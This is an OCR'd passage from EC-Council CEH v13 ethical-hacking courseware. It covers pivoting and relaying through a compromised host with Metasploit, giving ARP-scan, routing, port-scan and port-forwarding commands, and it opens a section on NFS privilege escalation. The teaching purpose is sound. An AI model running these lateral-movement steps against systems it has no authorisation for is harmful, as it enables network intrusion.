
EC-Council CEH v13

Pivoting and Relaying to Hack External Machines


Pivoting

Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network


1 **Discover live hosts in the network**




2 **Set up routing rules**



3 **Scan ports of live systems**



4 **Exploit vulnerable services**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

63 Module 06 | System Hacking


EC-Council CEH v13

Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

- Attackers use the relaying technique to **access resources present on other systems via the compromised system** such a way that the requests to access the resources are coming from the initially compromised system

1. Set up port forwarding rules



2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:
  `http://localhost:10080`
- Attackers can **access the SSH server** running on the target system by executing the following command:
  `# ssh myadmin@localhost`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

The following diagrams illustrate the pivoting and relaying techniques:




Figure 6.124: Illustration of pivoting




Figure 6.125: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.

Steps to perform pivoting:

1. **Discover live hosts in the network**

   Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

   For example, an attacker uses the following command to detect live hosts in the target network:

   ```
   > run post/windows/gather/arp_scanner RHOSTS <target subnet range>
   ```




Figure 6.126: Screenshot of Metasploit showing results of arp_scanner

As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.

2. **Set up routing rules**

   Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

   For example, an attacker can use the following commands to perform this step:

   ```
   > background
   > route add <IP address> <subnet mask> <session number>
   ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Routing rule to instruct Metasploit to route any traffic destined to `10.10.10.0 255.255.255.0` to session number `1` (Meterpreter session established with a compromised system)




Figure 6.127: Screenshot of Metasploit setting up routing rule

3. Scan ports of live systems

Once the routing rule is implemented, port scanning is performed against the live systems.

For example, the attacker uses the following commands to perform port scanning on the target systems:

```
> use auxiliary/scanner/portscan/tcp
> set RHOSTS <IP addresses>
> set PORTS 1-1000
> run
```

As shown in the screenshot, the result displays the open ports on the private systems.




Figure 6.128: Screenshot of Metasploit showing results of port scan

4. Exploit vulnerable services

After the ports are scanned, the vulnerable services running on those ports can be exploited.

For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.




Figure 6.129: Screenshot of accessing the target system

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.

  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.




Figure 6.130: Screenshot of applying port forwarding rules

2. Access the system resources

Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

For example:

Attackers can browse an HTTP server running on the target system by using the following URL:

```
http://localhost:10080
```

Attackers can access an SSH server running on the target system by executing the following command:

```
# ssh myadmin@localhost
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


64 Module 06 | System Hacking

EC-Council CEH v13


Privilege Escalation Using Misconfigured NFS

- Attackers often attempt to enumerate a misconfigured Network File System (NFS) to exploit and **gain root-level access** to a remote server
- A misconfigured NFS paves the way for attackers to gain root-level access through a **regular user account** or low-privileged user
- By exploiting NFS vulnerabilities, attackers can **sniff sensitive data** and files passing through the intranet and launch further attacks

Check Whether the NFS Service is Running on the Target Host



Establish a Remote Connection with the Target Host Using SSH



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation Using Misconfigured NFS

Attackers often attempt to enumerate misconfigurations in the Network File System (NFS) to exploit and gain root-level access to a remote server. NFS is a protocol used to share and access data and files over a secured intranet. It uses port 2049 to provide communication between a client and server through the Remote Procedure Call (RPC). A misconfigured NFS paves the way for attackers to gain root-level access through a regular user account or low-privilege user. By exploiting NFS vulnerabilities, attackers can sniff sensitive data and files passing through the intranet and launch further attacks.

